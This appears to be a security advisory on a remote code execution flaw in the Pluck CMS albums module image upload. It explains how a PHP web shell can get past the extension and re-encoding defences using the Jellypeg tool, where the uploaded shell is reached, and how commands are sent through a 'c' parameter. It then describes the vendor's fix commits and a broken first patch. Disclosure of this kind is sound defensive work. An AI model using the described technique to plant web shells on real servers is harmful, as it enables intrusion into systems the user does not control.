This is a serious vulnerability, as it allows an authenticated attacker to run arbitrary commands on the underlying web server of the application. Arbitrary means any command the server's operating system can run, not just a fixed set.
Root cause
The standard image upload functionality checks both the mime type and the file extension against an allow list. The albums module upload checks only the mime type. The file name processing in albums_page_admin_editalbum() locates the . character, splits the name from the extension, applies search engine optimization to the name and builds the full image and thumbnail paths, but never restricts the extension. A file with a server-executable extension such as .php or .phar therefore passes through.
The image handling in the SmartImage constructor is what would normally neutralise a naive web shell: getimagesize identifies the image type, the matching imagecreatefrom* function is called, and the resulting normalization destroys code appended to the file or hidden in metadata. The defence is not the extension check but the re-encoding, and it can be defeated by a payload that survives that re-encoding. Jellypeg exists precisely to find such an offset for JPEG input.
Impact
An authenticated attacker can run arbitrary commands on the underlying web server of the application. The upload path is the albums module image upload, and the resulting file is reached directly at /pluck/data/settings/modules/albums/<album_name>/<file_name> with commands passed through the c parameter. The report does not assign a CVSS score or a severity rating.
Fix
The vendor released a patch for this vulnerability in version 4.7.16-dev5 in commit 8aec080. This replicates the extension allow list implementation in the standard image upload functionality.
A patch is a small update that fixes a flaw. A commit is a saved change in a code repository, with its own identifier, so you can look up exactly what changed. This first patch copies the extension allow list from the standard image upload into the albums module.
Snippet 5: data/modules/albums/albums.admin.php
However, there is an error with this patch. The highlighted characters are dangling, so they introduce a syntax error into the file. When this file is included by other pages in the application, it throws an error, disabling the albums module entirely. A syntax error is a mistake in the code's grammar, the equivalent of a missing bracket in a sentence, which stops the program from running at all. Another patch was released in 4.7.17 in commit a52de9c to correct this syntax error, and this mitigates the vulnerability.
Acknowledgements
We thank Jinny Ramsmark for her work developing Jellypeg.
Glossary
- Allow list: a list of things that are permitted, with everything else refused.
- Albums module: the Pluck CMS feature that collects images into albums and adds them to web pages in one go.
- Arbitrary command: any command the server's operating system can run, not a fixed set.
- Authenticated: having logged in, here as the administrator.
- Black Duck KnowledgeBase: Synopsys's catalogue of software components and their known issues, where this flaw is BDSA-2023-0370.
- Brute-force search: trying many possibilities one after another until one works.
- Commit: a saved change in a code repository, identified by a short code such as 8aec080.
- Constructor: the part of an object that runs when the object is first created.
- Content management system (CMS): software that lets you manage a website through web pages instead of editing files by hand.
- CVE: a public identifier for a known security flaw, here CVE-2023-25828.
- CyRC: the Synopsys Cybersecurity Research Center, the team that found the flaw.
- File extension: the part of a file name after the last dot, such as
.jpgor.php. - File upload: any place where a website accepts a file from your computer and stores it on the server.
- Function: a named block of code that does one job.
- getimagesize: a PHP-GD function that reports a picture's width, height and type.
- HTTP parameter: a piece of data attached to a web address after a question mark, as in
page.php?c=whoami. - imagecreatefromjpeg: a PHP-GD function that loads a JPEG picture for processing.
- imagejpeg: a PHP-GD function that writes a picture out as a JPEG.
- Jellypeg: a tool that brute-force searches for a position where a small piece of code survives JPEG re-encoding.
- JPEG: a compressed picture format that throws away some detail to make files smaller.
- Metadata: extra information stored inside a file, such as a camera model or caption, separate from the visible content.
- Mime type: a label saying what kind of file something is, such as
image/jpeg. - Normalization: decoding a picture and re-encoding it, which discards anything stuck onto the file or hidden in its metadata.
- Object: a bundle of code and data a program creates to do a job.
- Offset: a position inside a file, counted from the start.
- Patch: a small update that fixes a flaw.
- Payload: the part of an attack that does the damage, here the small piece of code.
- PHP: the programming language Pluck is written in, which runs on the web server.
- PHP-GD: a standard add-on to PHP for working with images.
- Remote code execution (RCE): making a server run code or commands it was never meant to run.
- Resizing: shrinking or stretching a picture, which scrambles anything hidden inside it.
- Search engine optimization (in this context): tidying a file name to make it friendlier for web addresses.
- Source code: the human-written instructions that make up a program.
- Source code review: reading a program's code looking for mistakes, rather than testing a running site.
- Syntax error: a mistake in a program's grammar that stops it running at all.
- Web server: the program that answers browser requests and runs
.phpfiles as programs. - Web shell: a small piece of code that, once running on a server, lets an attacker send commands and see the results.



